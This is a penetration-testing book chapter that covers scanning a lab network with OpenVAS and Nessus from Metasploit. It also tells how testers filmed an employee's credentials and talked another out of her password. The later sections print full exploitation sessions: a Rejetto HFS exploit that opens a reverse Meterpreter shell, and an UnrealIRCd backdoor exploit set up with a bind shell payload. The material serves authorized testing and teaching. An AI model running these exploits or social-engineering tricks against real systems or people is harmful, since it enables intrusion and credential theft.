
The primary focus of this chapter is to cover penetration testing with other industry leading tools alongside Metasploit. However, the phases of a test may differ while performing web-based testing and other testing techniques, but the principles remain the same.

Performing a penetration test with integrated Metasploit services

We can perform a penetration test using three different approaches. These approaches are white, black, and gray box testing techniques. **White box testing** is a testing procedure where the tester has complete knowledge of the system and the client is willing to provide credentials, source codes, and other necessary information about the environment. **Black box testing** is a procedure where a tester has almost zero knowledge of the target. **Gray box** testing technique is a combination of white and black box techniques, where the tester has only a little or partial information on the environment under test. We will perform a gray box test in the upcoming sections of this chapter as it combines the best from both the techniques. A gray box test may or may not include **operating system (OS)** details, web applications deployed, the type and version of servers running, and every other technological detail required to complete the penetration test. The partial information in the gray box test will require the tester to perform additional scans that would be less time consuming than the black box tests and much more time consuming than the white box tests.

Consider a scenario where we know that the target servers are running on Windows OSes. However, we do not know which version of Windows is running. In this case, we will eliminate the fingerprinting techniques for Linux and UNIX systems and focus primarily on Windows OSes, thus, saving time by considering a single flavor of OS rather than scanning for every kind.

The following are the phases that we need to cover while performing penetration testing using the gray box testing technique:



The preceding diagram clearly illustrates the various phases that we need to cover while performing a penetration test in a gray box analysis. As you can see in the diagram, the phases marked with dashed lines define the phases that may or may not be required. The ones with double lines specify critical phases and the last ones (with a single continuous line) describe the standard phases that are to be followed while conducting the test. Let us now begin the penetration testing and analyze the various aspects of white box testing.

Interaction with the employees and end users

Interaction with the employees and end users is the very first phase to conduct after we reach the client's site. This phase includes **No tech Hacking**, which can also be described as **social engineering**. The idea is to gain knowledge about the target systems from the end users' perspective. This phase also answers the question whether an organization is secure from the leak of information through end users. The following example should make the things clearer.

Last year, our team was working on a white box test and we visited the client's site for on-site internal testing. As soon as we arrived, we started talking to the end users, asking if they face any problems while using the newly installed systems. Unexpectedly, no client in the company allowed us to touch their systems, but they soon explained that they were having problems logging in, since it is not accepting over 10 connections per session.

We were amazed by the security policy of the company, which did not allow us to access any of their client systems, but then, one of my teammates saw an old person who was around 55-60 years of age struggling with his Internet in the accounts section. We asked him if he required any help and he quickly agreed that yes he did. We told him that he can use our laptop by connecting the **local area network (LAN)** cable to it and can complete his pending transactions. He plugged the LAN cable into our laptop and started his work. My colleague who was standing right behind his back switched on his pen camera and quickly recorded all his typing activities, such as his credentials that he used to login into the internal network.

We found another woman who was struggling with her system and told us that she is experiencing problems logging in. We assured the woman that we would resolve the issue as her account needed to be renewed from the backend. We asked her username, password, and the IP address of the login mechanism. She agreed and passed us the credentials. This concludes our example; such employees can accidentally reveal their credentials if they run into some problems, no matter how secure these environments are. We later reported this issue to the company as a part of the report.

Other types of information that will be meaningful from the end users include the following:

- Technologies they are working upon
- Platform and OS details of the server
- Hidden login IP addresses or management area address
- System configuration and OS details
- Technologies behind the web server

This information is required and will be helpful for identifying critical areas for testing with prior knowledge of the technologies used in the testable systems.

However, this phase may or may not be included while performing a gray box penetration test. It is similar to a company asking you to perform the testing from your company's location itself if the company is distant, maybe even in a different nation. In these cases, we will eliminate this phase and ask the company's admin or other officials about the various technologies that they are working upon and other related information.

Gathering intelligence

After speaking with the end users, we need to dive deep into the network configurations and learn about the target network. However, there is a great probability that the information gathered from the end user may not be complete and is more likely to be wrong. It is the duty of the penetration tester to confirm each detail twice, as false positives and falsifying information may cause problems during the penetration test.


Intelligence gathering involves capturing enough in-depth details about the target network, the technologies used, the versions of running services, and so on.

Gathering intelligence can be performed using information gathered from the end users, administrators, and network engineers. In the case of remote testing or if the information gained is partially incomplete, we can use various vulnerability scanners, such as Nessus, GFI Lan Guard, OpenVAS, and many more, to find out any missing information such as OS, services, and TCP and UDP ports.

In the next section, we will strategize our need for gathering intelligence using industry leading tools such as Nessus and OpenVAS, but before proceeding, let's consider the following setting for the environment under test using partial information gathered from a client site visit, preinteractions and questionnaires.

Example environment under test

Based upon the information we gathered using questionnaires, interactions, and the client site visit, we conclude the following example environment under test:



We are provided with VPN access and asked to perform a penetration test of the network. We are also told about the primary server running on Windows Server 2012 R2 operating system on IP address 192.168.10.104.

We are assuming that we have concluded our NMAP scans based on the knowledge we acquired in the first chapter. Let us conduct a full-fledged penetration test using Metasploit and other industry leading tools. The first tool we will use is OpenVAS. OpenVAS is a vulnerability scanner and is one of the most advanced vulnerability manager tools. The best thing about OpenVAS is that it is completely free of cost. This makes it a favorable choice for small-scale companies and individuals. However, OpenVAS can sometimes be buggy and you may require some effort to manually fix the bugs, but since it is a gem of a tool for the community, OpenVAS will always remain my favorite vulnerability scanner.



To install OpenVAS on Kali Linux, refer to
<https://www.kali.org/penetration-testing/openvas-vulnerability-scanning/>.

Vulnerability scanning with OpenVAS using Metasploit

In order to integrate the usage of OpenVAS within Metasploit, we need to load the OpenVAS plugin as follows:

```
msf > load
load alias          load msgrpc          load sounds
load auto_add_route load nessus          load sqlmap
load db_credcollect load nexpose         load thread
load db_tracker      load openvas         load token_adduser
load event_tester   load pcap_log        load token_hunter
load ffautoregen    load request         load wiki
load ips_filter     load sample          load wmap
load lab            load session_tagger
load msfd           load socket_logger

msf > load openvas
[*] Welcome to OpenVAS integration by kost and averagesecurityguy.
[*]
[*] OpenVAS integration requires a database connection. Once the
[*] database is ready, connect to the OpenVAS server using openvas_connect.
[*] For additional commands use openvas_help.
[*]
[*] Successfully loaded plugin: OpenVAS
```

We can also see that there are plenty of other modules for popular tools such as SQLMAP, NEXPOSE, and Nessus.

In order to load the OpenVAS extension into Metasploit, we need to issue the `load openvas` command from the Metasploit console.

We can see in the previous screenshot that the OpenVAS plugin was successfully loaded into the Metasploit framework.

In order to use the functionality of OpenVAS in Metasploit, we need to connect the OpenVAS Metasploit plugin with OpenVAS itself. We can accomplish this by using the `openvas_connect` command followed by user credentials, server address, port number, and the SSL status, as shown in the following screenshot:

```
msf > openvas_connect admin admin localhost 9390 ok
[*] Connecting to OpenVAS instance at localhost:9390 with username admin...
[+] OpenVAS connection successful
msf > █
```

Before we start, let us discuss workspaces, which are a great way of managing a penetration test, especially when you are working in a company that specializes in penetration testing and vulnerability assessments. We can manage different projects easily by switching and creating different workspaces for different projects. Using workspaces will also ensure that the test results are not mixed up with other projects. Hence, it is highly recommended to use workspaces while carrying out penetration tests.

Creating and switching to a new workspace is very easy, as shown in the following screenshot:

```
msf > workspace -h
Usage:
  workspace                         List workspaces
  workspace [name]                   Switch workspace
  workspace -a [name] ...            Add workspace(s)
  workspace -d [name] ...            Delete workspace(s)
  workspace -D                      Delete all workspaces
  workspace -r <old> <new>        Rename workspace
  workspace -h                      Show this help information

msf > workspace -a NetScan
[*] Added workspace: NetScan
msf > workspace NetScan
[*] Workspace: NetScan
msf >
```

In the preceding screenshot, we added a new workspace called **NetScan** and switched onto it by simply typing `workspace` followed by **NetScan** (the name of the workspace).

In order to start a vulnerability scan, the first thing we need to create is a target. We can create as many targets we want using the `openvas_target_create` command, as shown in the following screenshot:

```
msf > openvas_target_create
[*] Usage: openvas_target_create <name> <hosts> <comment>
msf > openvas_target_create outer 192.168.10.104 Outer-Interface
[*] OK, resource created: 5da01e90-d98d-4edd-83e8-2000b934d160
[+] OpenVAS list of targets

ID  Name      Hosts      Max Hosts  In Use  Comment
--  ----      -----      -----      -----  -----
0   Localhost  localhost  1          0
1   outer      192.168.10.104 1          0          Outer-Interface
```

We can see we created a target for the IP address 192.168.10.104 with the name of `outer` and commented it as `Outer-Interface` just for the sake of remembering it easily.

Additionally, it is good to take a note of the target's ID.

Moving on, we need to define a policy for the target under test. We can list the sample policies by issuing `openvas_config_list` command as follows:

```
msf > openvas_config_list
[+] OpenVAS list of configs

ID  Name
--  --
0   Discovery
1   empty
2   Full and fast
3   Full and fast ultimate
4   Full and very deep
5   Full and very deep ultimate
6   Host Discovery
7   System Discovery
```

For the sake of learning, we will only use **Full and fast** policy. Make a note of the policy ID, which in this case is 2.

Now that we have the target ID and the policy ID, we can move further to create a vulnerability scanning task using the `openvas_task_create` command shown in the following screenshot:

```
msf > openvas_target_list
[+] OpenVAS list of targets

ID  Name      Hosts      Max Hosts  In Use  Comment
--  --        ----      -----      -----  -----
0   Localhost  localhost  1          0
1   outer      192.168.10.104  1          0          Outer-Interface

msf > openvas_task_create Netscan ScanForVulns 2 1
[*] OK, resource created: 675d2302-6978-407e-8320-e206e2130890
[+] OpenVAS list of tasks

ID  Name      Comment      Status  Progress
--  --        -----      -----  -----
0   Netscan   ScanForVulns  New      -1
```

We can see that we created a new task with the `openvas_task_create` command followed by the 2 (policy ID), and 1 (target ID) comments, respectively. Having created the task, we are now ready to launch the scan as shown in the following screenshot:

```
msf > openvas_task_start
[*] Usage: openvas_task_start <id>
msf > openvas_task_start 0
[*] OK, request submitted
```

In the preceding screenshot, we can see that we initialized the scan using the openvas_task_start command followed by the task ID. We can always keep a check on the progress of the task using openvas_task_list command, as shown in the following screenshot:

```
msf > openvas_task_list
[+] OpenVAS list of tasks

ID  Name        Comment      Status    Progress
--  --          -----       -----    -----
0   Netscan     ScanForVulns  Running   40
```

Keeping a check on the progress, as soon as a task finishes, we can list the report for the scan using the openvas_report_list command, as detailed in the following screenshot:

```
msf > openvas_report_list
[+] OpenVAS list of reports

ID  Task Name  Start Time            Stop Time
--  -----      -----              -----
0   Netscan     2016-06-19T15:08:39Z  2016-06-19T15:19:03Z
```

We can download this report and import it directly into the database using the openvas_report_import command followed by the report ID and the format ID as follows:

```
msf > openvas_report_import 0 13
[*] Importing report to database.
```

The format ID can be found using the `openvas_format_list` command, as shown in the following screenshot:

ID	Name	Extension	Summary
0	Anonymous XML	xml	Anonymous version of the raw XML report
1	ARF	xml	Asset Reporting Format v1.0.0.
2	CPE	csv	Common Product Enumeration CSV table.
3	CSV Hosts	csv	CSV host summary.
4	CSV Results	csv	CSV result list.
5	HTML	html	Single page HTML report.
6	ITG	csv	German "IT-Grundschutz-Kataloge" report.
7	LaTeX	tex	LaTeX source file.
8	NBE	nbe	Legacy OpenVAS report.
9	PDF	pdf	Portable Document Format report.
10	Topology SVG	svg	Network topology SVG image.
11	TXT	txt	Plain text report.
12	Verinice ISM	vna	Greenbone Verinice ISM Report, v1.1.10.
13	XML	xml	Raw XML report.

On the successful import, we can check the MSF database for vulnerabilities using the `vulns` command, as shown in the following screenshot:

```
msf > vulns
[*] Time: 2016-06-19 16:28:50 UTC Vuln: host=192.168.10.104 name=MS15-034 HTTP.sys Remote
tion Vulnerability (remote check) refs=CVE-2015-1635
[*] Time: 2016-06-19 16:28:50 UTC Vuln: host=192.168.10.104 name=PHP-CGI-based setups vuln
when parsing query string parameters from php files. refs=CVE-2012-1823,CVE-2012-2311,CVE-
CVE-2012-2335,BID-53388
[*] Time: 2016-06-19 16:28:50 UTC Vuln: host=192.168.10.104 name=ICMP Timestamp Detection
```

We can see that we have all the vulnerabilities in the database. We can cross-verify the number of vulnerabilities and figure out in-depth details by logging in Greenbone assistant through the browser available on port 9392 as shown in the following screenshot:

Vulnerability	Severity	QoD	Host	Location	Actions
MS15-034 HTTP.sys Remote Code Execution Vulnerability (remote check)	10.0 (High)	95%	192.168.10.104	80/tcp	[Edit] [Star]
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	95%	192.168.10.104	80/tcp	[Edit] [Star]
phpinfo() output accessible	7.5 (High)	80%	192.168.10.104	80/tcp	[Edit] [Star]
php Multiple Vulnerabilities -01 March16 (Windows)	7.5 (High)	80%	192.168.10.104	80/tcp	[Edit] [Star]
php 'serialize_function_call' Function Type Confusion Vulnerability March16 (Windows)	7.5 (High)	80%	192.168.10.104	80/tcp	[Edit] [Star]
php 'phar_fix_filepath' Function Stack Buffer Overflow Vulnerability March16 (Windows)	7.5 (High)	80%	192.168.10.104	80/tcp	[Edit] [Star]
php Multiple Vulnerabilities -01 April16 (Windows)	7.5 (High)	80%	192.168.10.104	80/tcp	[Edit] [Star]
HTTP File Server Remote Command Execution Vulnerability-01 Jan16	7.5 (High)	80%	192.168.10.104	8080/tcp	[Edit] [Star]
HTTP File Server Remote Command Execution Vulnerability-02 Jan16	7.5 (High)	80%	192.168.10.104	8080/tcp	[Edit] [Star]

We can see that we have multiple vulnerabilities with a high impact. It is now a good time to jump into threat modeling and target only specific vulnerabilities.

Modeling the threat areas

Modeling the threat areas is an important concern while carrying out a penetration test. This phase focuses on the key areas of the network that are critical and need to be secured from breaches. The impact of the vulnerability in a network or a system is dependent upon the threat area. We may find a number of vulnerabilities in a system or a network. Nevertheless, those vulnerabilities that can cause any type of impact on the critical areas are of a primary concern. This phase focuses on the filtration of those vulnerabilities that can cause the highest impact on an asset. Modeling the threat areas will help us to target the right set of vulnerabilities. However, this phase can be skipped at the client's request.

Impact analysis and marking of vulnerabilities with the highest impact factor on the target is also necessary. Additionally, this phase is also important when the network under the scope is large and only key areas are to be tested.

From the OpenVAS results, we can see we have the MS15-034 vulnerability, but exploiting it can cause a **Blue Screen of Death (BSOD)**. DOS tests should be avoided in most production-based penetration test engagements and should only be considered in a test environment with prior permission from the client. Hence, we are skipping it and are moving to a reliable vulnerability, which is the **HTTP File Server Remote Command Execution Vulnerability**. Browsing through the details of the vulnerability in the OpenVAS web interface, we can find that the vulnerability corresponds to CVE 2014-6287, which, on searching in Metasploit, corresponds to the exploit/windows/http/rejetto_hfs_exec module, as shown in the following screenshot:

```
msf > search cve:2014-6287

Matching Modules
=====
Module          Name                               Disclosure Date   Rank      Description
----           ----                               -----           -----      -----
[-]  exploit/windows/http/rejetto_hfs_exec    2014-09-11       excellent Rejetto Ht
tpFileServer Remote Command Execution
```

Gaining access to the target

Let us exploit the vulnerability and gain complete access to the target as follows:

```
msf > use exploit/windows/http/rejetto_hfs_exec
msf exploit(rejetto_hfs_exec) > set RHOST 192.168.10.104
RHOST => 192.168.10.104
msf exploit(rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080
msf exploit(rejetto_hfs_exec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(rejetto_hfs_exec) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf exploit(rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.10.107:4444
[*] Using URL: http://0.0.0.0:8080/VGujcDb9h
[*] Local IP: http://192.168.10.107:8080/VGujcDb9h
[*] Server started.
[*] Sending a malicious request to /
[*] 192.168.10.104    rejetto_hfs_exec - 192.168.10.104:8080 - Payload request received: /VGujcDb9h
[*] Sending stage (957487 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.107:4444 -> 192.168.10.104:49178) at 2016-06-21 21:21:23 +0530
[!] Tried to delete %TEMP%\bqZFHFaUu.vbs, unknown result
[*] Server stopped.

meterpreter > █
```

Bang! We made it into the system. Let us find any other system in the vicinity, as we know that there is one more system. However, we do not know what IP address is it running on.

One way to figure out other systems in such cases is to look for the ARP history. We can do this by issuing an `arp` command in the meterpreter console as follows:

```
meterpreter > sysinfo
Computer      : WIN-3KOU2TIJ4E0
OS            : Windows 2012 R2 (Build 9600).
Architecture   : x64 (Current Process is WOW64)
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/win32
meterpreter > arp

ARP cache
=====
IP address      MAC address          Interface
-----  -----
192.168.10.107 08:00:27:55:fc:fa  12
192.168.10.108 08:00:27:9b:25:a1  12
224.0.0.22      01:00:5e:00:00:16  12
224.0.0.22      01:00:5e:00:00:16  15
```

We can see from issuing the `arp` command that we only have one more system, which is running on IP address 192.168.10.108. We could have done this with a simple Nmap scan as well, but in order to explore more techniques the method for finding `arp` entries is equally important. Consider a case of an internal network where you do not have access to the internal systems and you don't know which IP class is being used internally either. In those cases, `arp` reveals a lot of information.

OpenVAS worked quite well with Metasploit. Let us now try performing vulnerability scanning with Nessus on the newly found system in the next section.



To install Nessus on Kali Linux, refer to <http://www.hackandtinker.net/2013/10/16/how-to-install-setup-and-use-nessus-on-kali/>.

Vulnerability scanning with Nessus

Nessus is paid tool and comes from tenable. Nessus is considered one of the best in the corporate industry when it comes to vulnerability scanning. Nessus can not only perform vulnerability scans but can also perform compliance checks, PCI DSS check and support over 100+ compliances for various architectures. The interface is neat and very friendly to use. Nessus is also quite stable compared to OpenVAS and other vulnerability scanning tools. Additionally, licensing is marginal compared to its counterparts. So, it is a recommended tool for most organizations.

Let us load the Nessus plugin in Metasploit as follows:

```
msf > load nessus
[*] Nessus Bridge for Metasploit
[*] Type      for a command listing
[*] Successfully loaded plugin: Nessus
msf > nessus_connect nipun:18101988@127.0.0.1:8834
[*] Connecting to https://127.0.0.1:8834/ as nipun
[*] User nipun authenticated successfully.
msf > nessus_policy_list
Policy ID  Name  Policy UUID
-----  -----
48        Basic  731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65
```

We can see we loaded Nessus exactly the way we loaded OpenVAS i.e. using `load` command. The next step is to connect it to the local Nessus server using the `nessus_connect` command followed by the user credentials and the server's IP/port as shown in the preceding screenshot. Using the `nessus_policy_list` command, we can list all the policies currently configured in Nessus. We can see we have a policy named `Basic`. Let us keep a note of its UUID, as it will be required in creating the scan task. Let us create a new task as follows:

```
msf > nessus_scan_new 731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b  
65 108-Scan "Newly Found 108 System Basic Scan" 192.168.10.108  
[*] Creating scan from policy number 731a8e52-3ea6-a291-ec0a-d2ff0619c19  
d7bd788d6be818b65, called 108-Scan - Newly Found 108 System Basic Scan a  
nd scanning 192.168.10.108  
[*] New scan added  
[*] Use nessus_scan_launch 50 to launch the scan  
Scan ID  Scanner ID  Policy ID  Targets          Owner  
-----  -----  -----  -----  
50      1        49       192.168.10.108    nipun
```

We used the `nessus_scan_new` command followed by the policy's UUID, the name of the task, the description, and the IP address, as shown in the preceding screenshot. We can see the task being generated successfully, and it was assigned `50` as the **Scan ID**. The next step is to launch the task using `nessus_scan_launch`, as shown in the following screenshot:

```
msf > nessus_scan_launch 50  
[+] Scan ID 50 successfully launched. The Scan UUID is 7e6dc909-9046-d161-31de-50b6695c9aba48b24218075af6fc  
msf > nessus_scan_details 50 info  
Status   Policy           Scan Name  Scan Targets  Scan Start Time  Scan End Time  
-----  -----  -----  
running  Basic Network Scan  108-Scan  192.168.10.108  1466510183
```

We can always keep a check on the completion using the `nessus_scan_details` command by passing **Scan ID** and `info` as the parameter.

As soon as a task completes, we can issue the `nessus_report_hosts` command to get an overview of the details found during the scan as follows:

msf > nessus_report_hosts 50					
Host ID	Hostname	% of Critical Findings	% of High Findings	% of Medium Findings	% of Low Findings
2	192.168.10.108	10	4	17	5

We can see that we found **10** critical, **4** high, **17** medium, and **5** low impact vulnerabilities during the scan. Let us see the number of vulnerability types found during the scan with the `nessus_report_vulns` command as follows:

Plugin ID	Plugin Name	Plugin Family	Vulnerability Count
10028	DNS Server BIND version Directive Remote Version Detection	DNS	1
10056	/doc Directory Browsable	CGI abuses	1
10079	Anonymous FTP Enabled	FTP	1
10092	FTP Server Detection	Service detection	2
10107	HTTP Server Type and Version	Web Servers	2
10114	ICMP Timestamp Request Remote Date Disclosure	General	1
10150	Windows NetBIOS / SMB Remote Host Information Disclosure	Windows	1
10203	rexecd Service Detection	Service detection	1
10205	rlogin Service Detection	Service detection	1
10223	RPC portmapper Service Detection	RPC	1
10245	rsh Service Detection	Service detection	1
10263	SMTP Server Detection	Service detection	1
10267	SSH Server Type and Version Information	Service detection	1
10281	Telnet Server Detection	Service detection	1
10287	Traceroute Information	General	1
10342	VNC Software Detection	Service detection	1
10380	rsh Unauthenticated Access (via finger Information)	Gain a shell remotely	1
10394	Microsoft Windows SMB Log In Possible	Windows	1
10397	Microsoft Windows SMB LanMan Pipe Server Listing Disclosure	Windows	1
10407	X Server Detection	Service detection	1
10437	NFS Share Export List	RPC	1
10719	MySQL Server Detection	Databases	1
10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure	Windows	1
10863	SSL Certificate Information	General	1
10881	SSH Protocol Versions Supported	General	1
11002	DNS Server Detection	DNS	2
11011	Microsoft Windows SMB Service Detection	Windows	2
11111	RPC Services Enumeration	Service detection	10
11153	Service Detection (HELP Request)	Service detection	1
11154	Unknown Service Detection: Banner Retrieval	Service detection	1
11156	IRC Daemon Version Detection	Service detection	1
11213	HTTP TRACE / TRACK Methods Allowed	Web Servers	1
11219	Nessus SYN scanner	Port scanners	25
11356	NFS Exported Share Information Disclosure	RPC	1
11422	Web Server Unconfigured - Default Install Page Present	Web Servers	1
11424	WebDAV Detection	Web Servers	1
11819	TFTP Daemon Detection	Service detection	1

To import all the findings from Nessus into the Metasploit database, we need to issue `nessus_db_import` command followed by the **Scan ID** as shown in the following screenshot:

```
msf > nessus_db_import 50
[*] Exporting scan ID 50 is Nessus format...
[+] The export file ID for scan ID 50 is 1544580296
[*] Checking export status...
[*] The status of scan ID 50 export is ready
[*] Importing scan results to the database...
[*] Importing data of 192.168.10.108
[+] Done
msf >
```



The import will merge results with OpenVAS import unless a new workspace is created and used.

Let's issue the `hosts` and `vulns` commands in Metasploit to check if the import was successful, as shown in the following screenshot:

```
msf > hosts
Hosts
=====
address      mac          name        os_name   os_flavor o
s_sp purpose  info         comments
-----  -----
192.168.10.108 08:00:27:9b:25:a1 192.168.10.108 Linux       2
.6      server

msf > vulns
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=RPC Services Enumeration refs= NSS-11111
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=RPC Services Enumeration refs= NSS-11111
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=RPC Services Enumeration refs= NSS-11111
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=RPC Services Enumeration refs= NSS-11111
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=RPC Services Enumeration refs= NSS-11111
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=Unknown Service Detection: Banner Retrieval refs= NSS-11154
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=Nessus SYN scanner refs= NSS-11219
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=Apache Tomcat Manager Common Administrative Credentials refs= CVE-2009-3099, CVE-2009-3548, CVE-2010-0557, CVE-2010-4094, BID-36253, BID-36954, BID-37086, BID-38084, BID-44172, OSVDB-57898, OSVDB-60176, OSVDB-60317, OSVDB-62118, OSVDB-69008, EDB-ID-18619, CVE-255, MSF-Apache Tomcat Manager Authenticated Upload Code Execution, NSS-34970
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=Unsupported Web Server Detection refs= NSS-34460
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=Apache Tomcat Default Error Page Version Detection refs= NSS-39446
[*] Time: 2016-06-21 12:07:43 UTC Vuln: host=192.168.10.108 name=Web Ser
```

We can see the Metasploit database populated with data from the Nessus scan. Let us try finding all the services that are running on the target by using the services command, as follows:

msf > services						
Services						
host	port	proto	name	state	info	
192.168.10.108	21	tcp	ftp	open		
192.168.10.108	22	tcp	ssh	open		
192.168.10.108	23	tcp	telnet	open		
192.168.10.108	25	tcp	smtp	open		
192.168.10.108	53	tcp	dns	open		
192.168.10.108	53	udp	dns	open		
192.168.10.108	69	udp	tftpd	open		
192.168.10.108	80	tcp	www	open		
192.168.10.108	111	tcp	rpc-portmapper	open		
192.168.10.108	111	udp	rpc-portmapper	open		
192.168.10.108	139	tcp	smb	open		
192.168.10.108	445	tcp	cifs	open		
192.168.10.108	512	tcp	rexecd	open		
192.168.10.108	513	tcp	rlogin	open		
192.168.10.108	514	tcp	rsh	open		
192.168.10.108	1099	tcp	rmi_registry	open		
192.168.10.108	1524	tcp	wild_shell	open		
192.168.10.108	2049	tcp	rpc-nfs	open		
192.168.10.108	2049	udp	rpc-nfs	open		
192.168.10.108	2121	tcp	ftp	open		
192.168.10.108	3306	tcp	mysql	open		
192.168.10.108	3632	tcp		open		
192.168.10.108	5432	tcp	postgresql	open		
192.168.10.108	5900	tcp	vnc	open		
192.168.10.108	6000	tcp	x11	open		
192.168.10.108	6667	tcp	irc	open		
192.168.10.108	8009	tcp	ajp13	open		
192.168.10.108	8180	tcp	www	open		
192.168.10.108	8787	tcp		open		
192.168.10.108	36728	tcp	rpc-mountd	open		
192.168.10.108	38747	tcp	rpc-status	open		
192.168.10.108	46318	udp	rpc-mountd	open		
192.168.10.108	51634	tcp	rpc-nlockmgr	open		
192.168.10.108	55045	udp	rpc-nlockmgr	open		
192.168.10.108	58381	udp	rpc-status	open		

We can see plenty of services running on the target system. Let's find an exploitable service that may not cause high impact on the availability of the system, as follows:

```
msf > search cve:2010-2075
Matching Modules
=====
Name          Disclosure Date  Rank      Description
-----
exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12  excellent  UnrealIRCD 3.2.8.1 Backdoor Command Execution

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > show payloads
Compatible Payloads
=====
Name          Disclosure Date  Rank      Description
-----
cmd/unix/bind_perl           normal   Unix Command Shell, Bind TCP (via Perl)
cmd/unix/bind_perl_ipv6       normal   Unix Command Shell, Bind TCP (via perl) IPv6
cmd/unix/bind_ruby            normal   Unix Command Shell, Bind TCP (via Ruby)
cmd/unix/bind_ruby_ipv6       normal   Unix Command Shell, Bind TCP (via Ruby) IPv6
cmd/unix/generic              normal   Unix Command, Generic Command Execution
cmd/unix/reverse               normal   Unix Command Shell, Double Reverse TCP (telnet)
cmd/unix/reverse_perl          normal   Unix Command Shell, Reverse TCP (via Perl)
cmd/unix/reverse_perl_ssl     normal   Unix Command Shell, Reverse TCP SSL (via perl)
cmd/unix/reverse_ruby           normal   Unix Command Shell, Reverse TCP (via Ruby)
cmd/unix/reverse_ruby_ssl      normal   Unix Command Shell, Reverse TCP SSL (via Ruby)
cmd/unix/reverse_ssl_double_telnet  normal   Unix Command Shell, Double Reverse TCP SSL (telnet)
```

From the result of the `vulns` command, we have CVE 2010-2075, that is, the UnrealIRCD 3.2.8.1 backdoor command execution vulnerability, in the system. We can see that in order to exploit this vulnerability, we are going to use the `exploit/unix/irc/unreal_ircd_3281_backdoor` module from Metasploit. As we can see from the results of the `show payloads` command, we do not have a meterpreter payload for this module. Therefore, let us use a bind shell payload as follows:

```
msf exploit(unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
```

